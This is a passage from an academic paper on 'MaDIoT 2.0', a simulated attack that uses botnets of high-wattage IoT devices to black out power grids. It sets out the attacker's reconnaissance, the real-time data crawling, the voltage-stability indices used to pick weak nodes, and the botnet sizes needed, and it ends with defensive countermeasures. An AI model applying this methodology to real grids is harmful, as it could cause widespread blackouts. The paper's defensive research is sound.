


Figure 5: Overview of MaDIoT 2.0 attacks. ⓪ Preliminary offline analysis: the attacker obtains the grid graph through reconnaissance and inference tools, ① Data acquisition stage: the attacker collects the real-time operation information about the current operating point of the grid by crawling the online websites of ISOs and Bloomberg Terminal, ② System analysis stage: the attacker analyzes the raw data and determines the weakest points of the grid from the stability perspective. Finally, the attacker assesses the feasibility of the attack with the available high-wattage IoT botnet and implements it if it is feasible.

place to launch the attack. Figure 5 shows the threat model and overview of the new MaDIoT 2.0 attack. We now describe these steps in more detail.

3.2.1 Data Acquisition Stage

In this stage, the attacker's goal is to obtain real-time information on the state of the power grid. With the emergence of deregulated electricity markets in recent years, real-time data is publicly available through the ISO websites or stock trading tools like Bloomberg Terminal [23]. Three examples of online data sharing in ISOs websites are given in [24–26]. This data is openly available so traders and market players can monitor the changes in the underlying system and quickly adapt their bids in the market for maximum profit.

By crawling ISO websites and the Bloomberg Terminal, an attacker can learn the power production and consumption of the system in different nodes[1] and estimates the stability margin of the grid in various geographical regions. In particular, the attacker can obtain each node's integrated power generation/consumption, which is explicitly shared via the methods outlined above.

3.2.2 System Analysis Stage

After learning the state of each node, the next step for the attacker is to identify the most vulnerable nodes based on voltage stability analysis. The motivation to conduct this study is that one of the most common root causes of big blackouts is the voltage instability following severe technical incidents such as big imbalances between energy generation and consumption (e.g., caused by the outage of critical power plants due to technical faults) [12, 16, 17].

A classical way to identify vulnerable nodes is through voltage stability indices. There are multiple voltage stability indices in the literature, and they can help the attacker rank the nodes and determine the most vulnerable ones in real-time. We will give a detailed explanation of these indices along with their performance in Sections 4 and 5.

Once the attacker ranks nodes according to their stability margin, he needs to evaluate the likelihood that an attack on the top nodes (e.g., the top 3 most vulnerable nodes) will bring the power system down. The adversary sends the attack command to the relevant bots located in critical nodes if the attack is feasible. According to the numerical results presented in Section 5, the attack's success[2] rate can be as high as 91%. If the attack is not feasible, the attacker will wait until the beginning of the following scanning cycle (e.g., five minutes mainly depending on the refresh rate of the public information) and start again from the first stage. As we will discuss in Section 5, MaDIoT 2.0 attacks have two advantages: i) the attack is executed only when there is a good chance for success (so the existence of the botnet is not discovered because of failed attacks), and ii) a successful attack to bring down the power grid requires less IoT bots than in previous work because it only targets the weakest nodes of the system.

4 MaDIoT 2.0

4.1 Preliminary Offline Analysis

Before we describe the online tasks of MaDIoT 2.0, we discuss a preliminary offline step. To launch successful attacks, the attacker needs to gather some basic information about the architecture of the power grid. This architecture does not change over long periods of time (years), and we only need to obtain them once for every target grid. Although the power companies and ISOs do not explicitly share this type of information, the attackers can acquire them with indirect methods such as phishing or social engineering [27]. In addition to this, researchers have shown that there is enough openly available information to infer in great detail the topology and configuration of power grids [28].

Because all of the transmission lines and substations in the bulk power grid are outdoors, they can be identified with online mapping services such as Google Maps [29]. The attacker can easily follow transmission lines from the power plants to the distribution substations and obtain the graph of the entire system. The size and shape of the tower reveal the voltage level of the respective transmission line and the attacker can estimate the technical parameters of the line by

[1] The terms nodes and buses are interchangeably used in power systems. Each node represents a relatively wide geographical area (e.g., a metropolitan city such as Atlanta or a big power plant).

[2] Success is defined as a complete blackout in the entire grid, and failure is defined as the recovery of the grid from the attack

multiplying the length of the line to the per-unit values of the relevant tower. Although this process might take some time if the attacker does it manually, the processing time here is not important because it is a one-time analysis for every system. In addition, the attacker can develop computer vision algorithms to automatically (or semi-automatically) generate the graph of a given system using Google Maps satellite pictures [30–32]. Reference [31] illustrates how the graph of the Chilean power grid can be inferred by an open-source tool.

4.2 Data Acquisition Stage

As we briefly explained in Section 3.2, once the attacker has some basic information of the topology of the grid, the next step is to start monitoring the state of the system and find vulnerable nodes in real-time. As explained before, this data (power generation and consumption in each node) of the power grid is released on the website of ISOs (e.g., NY-ISO and CAISO) and is updated every 5 minutes [24, 25]. In addition to this, this data can also be accessed through an advanced stock trading tool called Bloomberg Terminal [23]. To extract the operation data, the attacker uses a crawler. To verify this, we collected all the system operation data of the California and New York power grids from January 2020 to January 2021.

4.3 System Analysis Stage

Once the attacker has information about the state of the system, the next step is to determine the weakest nodes of the grid from the voltage stability perspective. Note that since the power generation and consumption in different nodes of the system change constantly, the weakest points of the target grid will change accordingly. In particular, we want to exploit voltage instability as changing voltages in multiple nodes is easier than attempting to change the frequency of the grid. Frequency is a global variable in power grids while voltage is a local variable in each of the system nodes. Changing a node's voltage can be done by slightly changing the demand at that node while changing the system frequency requires the demand change in the entire system.

We can create voltage instabilities when the load increases in nodes where the *voltage stability margin* is at its critical point [15]. Therefore to find vulnerable nodes, we need to compute the voltage stability margin. While finding the exact stability margin is computationally expensive and cannot be solved in real-time, the power grid community has developed a set of voltage stability indices that approximately rank the system nodes based on their voltage stability margins. We now introduce two candidate options for estimating this quantity.

4.3.1 Voltage Magnitude of Nodes (Index 1)

During the normal operation of the power grid, the operators want to keep the voltage magnitude of system nodes constant, and only allow deviations between 0.95 and 1.05 per unit (p.u.). Undervoltage protection schemes use the voltage magnitude of the system nodes as an indication of their stability margin [15]. In these schemes, a lower voltage magnitude implies a lower stability margin in the node, and hence, during emergency conditions when the voltage magnitude is too low, the protection scheme drops a portion of the loads that are fed through the critical nodes to keep the system stability and recover the voltage value to its nominal range.

This index is very easy to compute (we only need the value of the voltage at each node), and therefore our first candidate to identify the most vulnerable nodes is the voltage magnitude of nodes. We will show later (Figure 10.c2) that if the attacker increases the system demand in several critical nodes where the voltage magnitude is in the minimum range, the resulting effect then further drops voltage magnitudes below the normal range and causes cascading outages in the power grid.

4.3.2 Modal Analysis (Index 2)

One of the most efficient methods to calculate the voltage stability margin of the system nodes is the modal analysis based on the Jacobian matrix [33–35]. To calculate this index for different nodes, the relationship between the system states and the active and reactive power of system nodes can be written as:

$$\begin{bmatrix} \Delta P \\ \Delta Q \end{bmatrix} = \begin{bmatrix} J_{P\theta} & J_{PV} \\ J_{Q\theta} & J_{QV} \end{bmatrix} \begin{bmatrix} \Delta\theta \\ \Delta V \end{bmatrix}, \tag{1}$$

where ΔP, ΔQ, $\Delta\theta$, and ΔV are the vectors representing active and reactive power changes and voltage magnitude and angle change in the system nodes. The elements of the Jacobian matrix (i.e., $J_{P\theta}$, J_{PV}, $J_{Q\theta}$, and J_{QV}) are calculated based on the results of the load flow analysis performed in the previous stage (the data acquisition stage helps us perform this analysis easily). Since the reactive power and voltage changes have strong relationships with each other, it is reasonable to assume $\Delta P = 0$ [33]. Therefore, we can write:

$$\Delta Q = [J_{QV} - J_{Q\theta} J_{P\theta}^{-1} J_{PV}]\Delta V = J_R \Delta V. \tag{2}$$

Reversing the matrix above equation, one can rewrite it as:

$$\Delta V = J_R^{-1} \Delta Q. \tag{3}$$

In order to simplify the calculations, a decomposition can be used to calculate J_R^{-1} as:

$$J_R^{-1} = E_R \xi^{-1} E_L. \tag{4}$$

Hence, (3) can be transformed into:

$$\Delta V = E_R \xi^{-1} E_L \Delta Q = \sum_l \frac{E_{R,l} E_{L,l}}{\lambda_l} \Delta Q, \quad (5)$$

where E_R and E_L are the right and left eigenvector matrices of J_R and ξ is the diagonal eigenvalue matrix of J_R. Also, $E_{R,l}$ and $E_{L,l}$ denote the lth column and lth row of E_R and E_L and λ_l stands for lth eigenvalue of J_R. All things considered, the V-Q sensitivity of node k can can be computed through:

$$VQS_k = \frac{\partial V_k}{\partial Q_k} = \sum_l \frac{\mu_{kl} \eta_{lk}}{\lambda_l}, \quad (6)$$

in which μ_{kl} and η_{lk} are the kth element of $E_{R,l}$ and $E_{L,l}$. The negative value of VQS_k implies the voltage instability in the node k in the grid. During the normal operation of the power system, VQS_k will be positive for all of the system nodes which means that the system is stable from the voltage stability perspective; however, we can use this index to rank the system nodes and see which one of them are more prone to the instability point. The lower value for the VQS_k index implies that the kth node of the system is closer to the voltage instability and a small load shock can make it unstable.

Index 2 is more computationally intensive (i.e., $O(n^5 \times (\log n)^2)$ time complexity) for larger systems because a large matrix (the dimensions are increasing linearly with the total number of the grid nodes, i.e., $n \times n$) is getting inverted for its calculation. Index 1 on the other hand, is only looking at ΔV in equation (1) (which is a subset of Index 2) and is very easy to compute (i.e., $O(1)$ time complexity) regardless of the grid size. So, in short, index 2 performs better because it is a more accurate model of the system, yet it requires more effort by the attacker. For very large grids where the calculation of index 2 is not practical, index 1 can be used which has some errors but reveals a satisfactory success rate for the attack. In smaller grids, we can use index 2 because of its higher attack success rates.

4.3.3 Checking the Feasibility of an Attack

After the attackers find the most vulnerable nodes in the grid, they need to evaluate the feasibility of the attack before its implementation. To do so, the adversary can use modal analysis to determine whether the grid will be unstable following the implementation of load alteration attack in the weakest nodes of the system. In the first step, the attackers update the power consumption in the weakest nodes of the power grid based on the available potential of the high-wattage botnet. Then, they compute AC load flow analysis and recalculate $J_{P\theta}$, J_{PV}, $J_{Q\theta}$, and J_{QV} based on the new updates. Finally, the voltage stability index of different nodes can be obtained through (6). If following the attack implementation, the index VQS of weak nodes becomes negative, this implies that the grid will be unstable; otherwise, the available botnet is not strong enough to take down the power grid and the attack scenario is not feasible in the current operating point. If the attack does not succeed with the current state, the attacker needs to wait for at least five minutes so that the operating point of the grid and power consumption in different nodes change. Then, the adversaries will repeat the previous analysis until they find an attack with a high success likelihood. The accuracy of this evaluation is numerically evaluated in Section 5. We will show that by using a suitable voltage stability index, the success rate of the attack can be as high as 90%.

5 Experiments and Discussion

Due to the irreparable economic and social damages caused by the real-world implementation of MaDIoT 2.0, we use simulation results to show the performance of the proposed attack (as was done in previous work [5, 6]). In this line, instead of adopting simplified models and simulations, we leveraged an advanced, commercial power system simulation software called DIgSILENT PowerFactory [36].

5.1 Test Case and Component Modeling

To evaluate the performance of the proposed attack, we use a standard test power grid, called the New England power system—this is also known as the IEEE 39-bus test system. The New England power system includes 39 buses (nodes), 32 transmission lines, 24 power transformers, and 10 generators. The total base load of the system is 6097.1 MW (active load) and 1408.9 MVAr (reactive load) [37]. This test case is greater than the New York and California ISOs together, and hence, is a reasonable representation of power grids in various countries. We will also use a smaller test case (IEEE 9-bus test system) which has been used in the previous relevant works [5, 6]. The IEEE 9-bus test system has 6 transmission lines, 2 power transformers, 3 generators with a total active and reactive power generation of 350 MW and 244 MVAr. Further explanation about the used test cases can be found in Section 10 (Appendix).

To capture the system dynamics and minimize the simulation errors, we used the best recommendation from power system standards [12]. An eighth-order model is used for representing the dynamics of generators. In this model, the mechanical part of the generator is formulated by a second-order state-space equation and the electrical part by a sixth-order system [12]. Furthermore, the IEEE-type DC1A excitation system for modeling the AVRs of generators and an appropriate governor model are employed in our simulations [12].

We also adopt a combinational load model in our simulations, where the static and dynamic parts of the composite model are represented by a polynomial model (i.e., a mixture of power constant, current constant, and impedance constant loads) and a third-order induction motor, respectively [16, 17]. This model of the system allows us to study the dynamic

behavior of the power grid in response to MaDIoT 2.0 attacks with minimal errors.

We model the system for 24 hours in each season. We chose 24 hours because the daily load curve of each power grid is similar and we can reasonably extrapolate the analyzed results to longer periods of time such as one year [24, 25]. Previous works have studied the power grid behavior during the non-strategic MaDIoT botnet attacks only in one snapshot (e.g., 5 minutes) [5, 6]. Therefore, previous results cannot be reliably extrapolated to longer time periods.

Table 2 summarizes the list of new models and simulation contributions of the current work over the recent related works. Our work presents the most comprehensive and high-fidelity modeling of real-world power systems when compared to previous works. Our improved models are highly important because of three main reasons:

1. Ignoring the detailed modeling of the system controllers (i.e., governor, AVR, AGC) in the time domain simulations can lead to considerably erroneous results compared with practical situations because these controllers contribute to the system recovery when a severe incident occurs in the grid [12].

2. When a big disturbance happens in the grid, system protection schemes (i.e., distance, overcurrent, OVLS, UVLS, UFLS, OFGR, differential, out-of-step, and loss-of-excitation) seek to locate and isolate the faulty area to limit the damaging consequences of the widespread outages and area of the blackout. Hence, overlooking these schemes in the simulations will lead to erroneous results [38].

3. The detailed modeling of the system components (i.e., generators, static, and dynamic loads) play an important role in the power system dynamic studies. During unstable conditions, the dynamic behavior of the loads and system generators makes the situation worse and pushes the grid towards a more unstable point where recovery is hard [16].

This comprehensive system modeling approach can be used in future studies as the benchmark.

Table 2: Modeling and Simulation Contributions of the Current Work Over the Recent Related Works

Element	Our Work	Soltan et. al. [5]	Huang et. al. [6]
Governor	✓	✗	✓
AVR	✓	✗	✗
AGC	✓	✗	✗
Distance	✓	✗	✗
Overcurrent	✓	✓	✓
OVLS	✓	✗	✗
UVLS	✓	✗	✓
UFLS	✓	✓	✓
OFGR	✓	✗	✗
Differential	✓	✗	✗
Out-of-Step	✓	✗	✗
Loss-of-Excitation	✓	✗	✗
Static Load	✓	✓	✓
Dynamic Load	✓	✗	✗
Generator Model	✓	✗	✗

5.2 Evaluation of MaDIoT 2.0

Grid Simulation and Botnet Features We first consider the New England power grid for 24 hours. We assume that the attacker obtains the power consumption of the simulated power grid every 5 minutes. Therefore, there are 288-time intervals in which the available high-wattage IoT botnet can be used to take down the power grid. We chose a 24-hour grid simulation because of the daily load patterns of the grid [39]. For our initial evaluation, we assume that the attacker has access to a botnet with 150,000 bots, each of which can consume 3 kW of electrical power ($\sim$ 3,850 bots per node since the New England grid model has 39 nodes). In each node, the attacker needs to control $\sim$0.2% of the total real power of the grid to have a consistent attack with high success rate. According to our calculations, there are roughly 52,000 residential high-wattage IoT devices in each of the grid nodes in the New England power grid (more than 2 million devices in the entire grid). Assuming that the attacker cannot compromise more than one bot in each residential home, he would need to compromise 3,850 homes (from 52,000 total homes within each node) in each of the grid nodes to have a very high success rate in his attack.

We use each of the voltage stability indices as a binary predictor (if the algorithm gives a positive, it also gives us the suitable nodes to launch the attack) at each simulation time period. For the current time, the predictor can determine whether to launch the attack or not. With the high accurate simulation of the power grid, we evaluate the performance of predictions. We have the following basic definitions used in calculating the evaluation metrics.

- **True Positive:** When the predictor gives a positive (i.e., it recommends an attack) and the attack causes a blackout.

- **True Negative:** When the predictor gives a negative (i.e., it recommends no attack) and a blackout in the system is not possible even with a brute-force attack.

- **False Positive:** When the predictor gives a positive (i.e., it recommends an attack) but the attack's implementation does not cause a blackout.

- **False Negative:** When the predictor gives a negative (i.e., it recommends no attack) but we find a "blackout"




Figure 6: The performance of the proposed attack methods along with the approaches developed in the most recent works obtained from the New England power grid [5, 6].




Figure 7: The performance of the proposed attack methods along with the approaches developed in the most recent works obtained from the IEEE 9-bus test system [5, 6].

in the system by using a brute-force search of all possible attacks (i.e., there is a successful MaDIoT attack, but the predictor fails to see it).

Attack Performance in Test Grids Figure 6 illustrates the precision, recall, and the F-1 score of the proposed attack methods along with the approaches developed in the most recent works obtained from the New England power grid [5, 6]. Here, the precision or recall alone are not suitable to judge the performance of the studied attack methods. Since the methods proposed in [5, 6] have zero false negatives, their recall is 100%. However, they have a high false-positive rate, and hence, low performance. Accordingly, we use the F-1 score to judge the overall performance of the simulated attack scenarios because it represents a combination of both precision and recall. As can be seen in Figure 6, the proposed MaDIoT 2.0 attacks outperform the previous methods with a relatively large margin. As previously reported by Huang et al. [6], we confirm that in most of the cases the conventional protection schemes are able to control the disturbance caused by ***random attacks*** and keep the system stability following the IoT botnet attack. However, MaDIoT 2.0 attacks can bypass these protections and create a cascading failure of the bulk power system. The reason behind this observation is that we target the weakest nodes of the grid while the proposed attack scenarios in [5, 6] are uniformly spread over the grid. Simulating the IEEE 9-bus test system reveals similar results with 0%, 0%, 61%, and 93% F-1 scores that are associated with Soltan et. al. [5], Huang et. al. [6], Index 1 and Index 2, respectively (see Figure 7).

Performance of Indices 1&2 The other interesting observation is that Index 2 for the voltage stability margin indicator performs much better than Index 1 for launching MaDIoT 2.0 attacks. Based on this observation, it is apparent that Index 2 is a better indicator for determining the voltage stability margin in system nodes. To validate this claim, we solved the exact model of the system equations in all of the 288-time intervals and obtained the error-free ranking of the system nodes in terms of their voltage stability margins. Figure 8 depicts the normalized accuracy of Index 1 and Index 2 compared with the ground truth which was acquired through performing the computationally intensive calculations (that cannot be performed in real-time) on the New England power grid. According to this figure, Index 2 represents the ranking of the grid nodes based on their voltage stability margins with lower errors and this justifies the results we observed in Figure 6. It should be noted that the exact equations of the entire grid took longer than 24 hours to calculate (for all 288 time intervals) and this is why we cannot use the exact model in the real-time attack mechanism. On the other hand, the calculation of the proposed indices in each of the time intervals took less than 5 sec (24 minutes for all 288-time intervals) and this makes the MaDIoT 2.0 attack feasible in practice. Again, simulation of the IEEE 9-bus system returns the same similar pattern where the normalized accuracy of Index 2 is much higher than that of Index 1. This is aligned with the aforementioned performance metrics discussed in the previous paragraph.




Figure 8: The accuracy of the proposed Index 1 and Index 2 compared with the exact calculations (ground truth).

Effect of Botnet Size on Success Rates We also considered how the size of the botnet changed the effectiveness of all attacks. Figure 9 shows the F-1 score of different attack methods versus the number of compromised high-wattage IoT devices that the attacker can control in the new England power grid. As can be seen, not only the proposed attack methods have a higher F-1 score compared to the previous attack mechanisms in the literature, but also they require smaller botnets to cause a large-scale blackout of the bulk power system. In addition to this, as the size of the available botnet increases, the success rate of the proposed attacks increases as well. However, after a certain point (150,000 bots) the increase in the attack success rate saturates and it does not respond to an increase in the size of the available botnet. In the IEEE 9-bus test system, the optimal success rate for the MaDIoT 2.0 attack is achieved when the size of the botnet is 5,500 bots. The reason for this observation and its difference with the




Figure 9: The success rates of different IoT botnet attacks versus the size of the available high-wattage IoT botnet in the New England power grid.

New England power grid is that the IEEE 9-bus test system is much smaller than the New England power grid. Based on this, one can reasonably infer that for smaller power grids, we will need smaller botnets to achieve the highest attack success rate.

Effect of the Attack on Node Voltages and System Frequency It is interesting to see how the proposed attack causes a system collapse. To do so, we illustrate the voltage profile of the system nodes and the grid frequency during different attacks in the New England power grid. Figure 10 shows the system frequency and the voltage profile of the New England power grid during one of the simulated time intervals. In this Figure, ⓪, ①, ②, and ③ denote the attack time, protection and control involvement time, system recovery to the normal condition, and wide-area blackout (voltage collapse), respectively. In this figure, (a1), (b1), and (c1) illustrate the system frequency over time (the frequency is unique and equal in every power grid). Also, (a2), (b2), and (c2) depict the system voltage magnitude in different nodes over time (each node has its voltage magnitude, and they are not equal in the entire grid). As we can see, the system controllers and the protection schemes are able to recover the grid to the normal operating state following the attack scenarios proposed in [5, 6]. However, since our attack targeted the weak nodes of the system, power grid controllers and protection schemes are unable to handle the emergency conditions following the attack, and a system-wide voltage collapse becomes inevitable. More specifically, the voltage magnitude of the system nodes collapses after a few seconds of starting the MaDIoT 2.0 attacks. The blackout is confirmed almost ten seconds after the attack.

Effect of Botnet Time Delay on the Attack's Performance An important factor that has not been studied in the previous works is the network delay of the bots' activation during the manipulation of demand attacks. Practically speaking, the attacker cannot simultaneously activate/deactivate the bots in the botnet because of the latency and randomness in the underlying communication network. To model the network latency associated with different bots, we considered a normal probability distribution function (pdf) for the network latency. Considering the standard deviation of 100 msec, Figure 11 depicts the successful rate of different attack methods versus various values for the mean of the normal pdf in the New England power grid. As can be seen, the latency of the communication network does not have significant effects on the proposed and previous attack methods. The MaDIoT 2.0 attacks still have a very high chance to cause a system-wide blackout in the studied power system. Simulating this delay in the IEEE 9-bus test system resulted in a similar pattern where no notable change was observed during the increase of the botnet delay.

Effect of Available Bots in System Nodes Although MaDIoT 2.0 attacks have excellent performance in causing system-wide blackouts in power grids, they have their own limitations. While MaDIoT 2.0 requires fewer bots, it also requires the attacker to have a presence in all nodes. This is a direct factor in the botnet operator's success, i.e., if the operator does not have enough bots in a location that is a "weak point", the adversary might not be able to launch a successful attack sometimes. It should be noted that the weak points of the power grid change as the loading of different nodes change around the clock. Accordingly, even if the adversary has compromised few bots in certain nodes, he still should be able to cause a blackout in the target grid at certain times. To verify these explanations, we did an experiment in the New England power grid. Figure 12 shows the performance of the MaDIoT 2.0 attacks with different coverage of nodes that consist of high-wattage bots. As expected, although the attack performance declines following the decrease in the number of nodes having high-wattage bots, the success of MaDIoT 2.0 attacks are still higher than MaDIoT 1.0. In practice, there are many high-wattage IoT devices that can be compromised in each grid node. Smart HVAC systems and EVs are only two classes of high-wattage devices that could be compromised and leveraged by the attacker as a part of his botnet. There are currently more than 30 million smart HVAC systems in the north America region [40]. Also, the number of EVs on U.S. roads is projected to reach 18.7 million in 2030, up from 1 million at the end of 2018. This is about 7% of the 259 million vehicles (cars and light trucks) expected to be on U.S. roads in 2030 [41].

Maximum Waiting Time for the Attacker The maximum amount of time the attacker will have to wait so that a feasible attack scenario occurs depends on the operating point of the grid and its general stability margin. Modern grids are often operated near to their stability limits to use the maximum capacity of the grid components and to postpone expensive grid expansion plannings. For this reason, a typical power grid such as the New England test system forces the attacker to wait roughly 3 hours. While impractical, (due to the high operational cost of non-optimal grid operation), operating a grid with a higher stability margin would increase the time the attacker would have to wait to launch a successful attack.

Effect of Line Parameter Errors The other important aspect of the MaDIoT 2.0 attacks is their performance sensitivity to estimation errors by the attacker. To analyze this in detail,




Figure 10: The system frequency and voltage profile of the New England power grid during one of the simulated time intervals following the implementation of different attacks: a) Soltan et. al. [5], b) Huang et. al. [6], and c) Proposed approach using Index 2. Note: ⓪, ①, ②, and ③ represent the attack time, protection and control involvement time, system recovery to the normal condition, and wide-area blackout (voltage collapse), respectively.




Figure 11: The performance of the different IoT botnet attacks in the New England power grid versus the mean value of the normal pdf used for modeling the network latency.




Figure 12: The performance of the MaDIoT 2.0 attacks versus the percent of the nodes including high-wattage IoT bots.

we performed two different experiments in the New England power grid. In the first experiment, we assumed that the line parameters of the grid transmission lines which are obtained through offline analysis are not 100% accurate. Figure 13 depicts the performance of the MaDIoT 2.0 attacks versus the mean error in the New England power grid line parameters. According to this figure, the attack performance decreases as the error becomes bigger. However, this performance reduction is not that significant and the MaDIoT 2.0 attacks are still relatively effective in the presence of reasonable estimation accuracy in the transmission line parameters. Since the attack impact is lower with imperfect information, there is value in adding deception. In fact, the defender can create



Figure 13: The performance of the MaDIoT 2.0 attacks versus the mean error in the New England power grid line parameters.

fake diagrams and substations in documents about the system to create fake nodes; however, they also need to be consistent with the physical-world information the attacker can get (e.g., build a phony substation that can be seen in Google Maps), which can be challenging in practice.

Effect of Erroneous Grid Operation Data In our final experiment, we considered the effectiveness of our data-driven countermeasure, so we assumed that the data associated with the power generation/consumption in different nodes is publicly released with some errors. Figure 14 shows the performance of the MaDIoT 2.0 attacks versus the mean error in the New England power grid nodes' power generation/consumption. As it was expected, the performance of the MaDIoT 2.0 attacks drastically declines with the increased error in the grid nodes' power generation/consumption. This performance reduction is more severe than that of the previous experiment shown in Figure 13. It is worth mentioning that Figure 14 implies that the first data-driven countermeasure (limiting the online data sharing) cannot be alone used for eliminating the risk of MaDIoT 2.0 attacks. However, it definitely reduces (∼26% performance reduction for index 2 in the presence of 5% error) the attacker chance of launching a successful attack to cause blackout in the entire grid.

As a final point, according to recent studies, the emerg-



Figure 14: The performance of the MaDIoT 2.0 attacks versus the mean error in the New England power grid nodes' power generation/consumption.




Figure 15: The performance of different manipulation of demand attacks after the modification of UFLS and UVLS schemes in the New England power grid.

ing trends such as the proliferation of new technologies in power grids such as rooftop solar panels and electric vehicles (EVs) reduce the stability margin of the power grids [12], and hence, increase the chance of successful MaDIoT 2.0 attacks in practical cases. Therefore, developing novel countermeasures against MaDIoT 2.0 is needed in future studies.

6 Countermeasures

The most effective way to prevent MaDIoT 2.0 attacks is to update the protection schemes of the power grid so that they can recover system stability following any unpredictable shocks caused by similar attacks. In our experiments, we saw that UFLS and UVLS are the two main protection schemes involved during MaDIoT 2.0 attacks.

Conventional UFLS and UVLS schemes drop a predetermined amount of the power grid loads when the system frequency and voltage drop severely following a technical event such as the outage of a power plant or a heavy transmission line. However, system operators do not consider the situations such as MaDIoT 2.0 attacks when they are configuring them. The current protection schemes drop the system loads that are evenly distributed in the entire grid. However, as shown in Section 5.2, this strategy is unable to protect the grid and recover it following the proposed IoT botnet attack. While one possible way to fix this issue is to drop the loads where the attack was launched, it is hard to detect and identify the location of the MaDIoT 2.0 attack in the grid. The reason is that it is hard to distinguish between a natural load change or technical event and a MaDIoT 2.0 attack from the system monitoring perspective.

One of the effective indicators which could be leveraged to detect the region of the manipulation of demand attacks is to use the voltage falling rate of grid nodes [42]. We observed that during the IoT botnet attacks, the voltage falling rate in the nodes that are close to the attacked nodes is much higher than that of the far nodes. Therefore, we revised the setting of the existing protection schemes so that they will first drop loads of the system in the nodes where the voltage falling rate is bigger than the other nodes. This adaptive protection scheme will shed some loads in the area of the attack and will help the system recover from the attack.

